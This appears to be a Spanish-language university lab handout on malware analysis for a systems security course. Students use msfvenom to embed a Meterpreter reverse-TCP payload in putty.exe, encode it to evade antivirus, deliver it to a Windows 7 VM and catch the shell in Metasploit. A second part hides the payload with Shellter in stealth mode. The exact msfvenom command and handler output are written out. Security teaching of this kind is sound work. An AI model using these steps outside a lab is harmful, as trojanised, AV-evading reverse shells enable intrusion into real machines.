UNIVERSIDAD TECNICA
FEDERICO SANTA MARIA


Actividad práctica número 9:

Formato: Individual

Asignatura: Seguridad de Sistemas


Objetivo: Realizar análisis de malware

1.- Levante su servidor Kali con la interfaz de red en modo Red NAT




2.- Conéctese al sitio www.putty.org y baje la aplicación "putty.exe" en su servidor Kali

3.- Vaya al directorio donde bajo la aplicación




4.- Ejecute el siguiente comando para la creación del virus



Donde ***lhost*** es la dirección IP local de su servidor Kali


5.- Realice el análisis con la aplicación Virustotal.com para validar cuantas aplicaciones de AV lo detectan

6.- Cree el directorio mostrado en la figura y copie el archivo de virus en él



7.- Levante los servicios de apache y ssh en su servidor Kali


8.- Levante su máquina Windows 7 con la interfaz de red en modo Red NAT y desde un browser conéctese al servidor web de su Kali



Baje el archivo “virus.exe” y cópielo a su disco local


9.- Levante la aplicación Metasploit en su servidor Kali con el comando:

msfconsole



10.- Cargue el “exploit” mostrado en la figura:

11.- Cargue el “payload” mostrado en la figura y configure la dirección IP de su servidor Kali




12.- Confirme la configuración de parámetros con el comando mostrado

```
Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pr
ocess, none)
   LHOST     10.0.2.31        yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```


13.- Ejecute el exploit

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.0.2.31:4444
[*] Starting the payload handler...
```


15.- En la maquina Windows ejecute la aplicación RegShot provista por su profesor y seleccione la opción de “1er. Foto”




16.- Ejecute el virus en su máquina Windows




17.- Confirme en su servidor Kali que se realizó la conexión del payload “meterpreter”



18.- En maquina Windows obtenga la 2da foto con la aplicación RegShot y luego seleccione la opción comparar




19.- Revise los cambios introducidos por el virus




20.- Baje e instale la aplicación SysInspector provista por su profesor

21.- Revise los procesos en ejecución




22.- Revise las conexiones de red



23.- Genere nuevamente el malware con codificación siguiendo el ejemplo

```
root@kali:~/Downloads# msfvenom -p windows/meterpreter/reverse_tcp -k lhost=10.0.2.31
 -x putty.exe -f exe -e x86/shikata_ga_nai -i 25 -x /usr/share/windows-binaries/plink
.exe -o virus2.exe
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 25 iterations of x86/shikata_ga_nai
```

24.- Realice nuevamente el test con la aplicación virustotal.com



Ofuscación de malware con shellter

1.- Levante su máquina Kali con la interfaz de red en modo Red NAT

2.- Configure el teclado en español-latinoamericano

```
File  Edit  View  Search  Terminal  Help
root@kali:~# setxkbmap -layout latam
root@kali:~#
```

3.- Instale la arquitectura i386 en su máquina Kali

```
root@kali:~# dpkg --add-architecture i386
root@kali:~#
```

4.- Confirme la instalación con el siguiente comando

```
root@kali:~# dpkg --print-foreign-architectures
i386
root@kali:~#
```


5.- Realice la actualización del repositorio

```
root@kali:~# apt-get update
Get:1 http://archive-7.kali.org/kali kali-rolling InRelease [30.5 kB]
Get:2 http://archive-7.kali.org/kali kali-rolling/main Sources [11.4 MB]
15% [2 Sources 573 kB/11.4 MB 5%]
```


6.- Instale la aplicación wine32 para ejecutar aplicaciones Windows en Kali Linux

```
root@kali:~# apt-get install wine32
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following package was automatically installed and is no longer required:
  libx265-95
Use 'apt autoremove' to remove it.
```

7.- Baje la aplicación shellter a su servidor Kali



8.- Baje la aplicación putty de 32 bits en su servidor Kali




9.- Descomprima la aplicación shellter

```
root@kali:~/Downloads# unzip shellter.zip
Archive:  shellter.zip
   creating: shellter/
   creating: shellter/docs/
  inflating: shellter/docs/faq.txt
  inflating: shellter/docs/readme.txt
  inflating: shellter/docs/version_history.txt
  inflating: shellter/Executable_SHA-256.txt
   creating: shellter/licenses/
  inflating: shellter/licenses/BeaEngine.png
  inflating: shellter/licenses/BeaEngine_License.txt
  inflating: shellter/licenses/Shellter_License.txt
   creating: shellter/shellcode_samples/
  inflating: shellter/shellcode_samples/calc
  inflating: shellter/shellcode_samples/calcenc
  inflating: shellter/shellcode_samples/info.txt
  inflating: shellter/shellcode_samples/krb1
  inflating: shellter/shellcode_samples/krb3
  inflating: shellter/shellter.exe
root@kali:~/Downloads#
```


10.- Ejecute la aplicación shellter con el siguiente comando

wine shellter.exe



11.- Seleccione el modo Automático y la aplicación putty como portador del malware

12.- Habilitamos el modo “stealth” y elegimos el payload



13.- Configuramos los parámetros del payload

14.- Probamos el malware en el sitio virustotal.com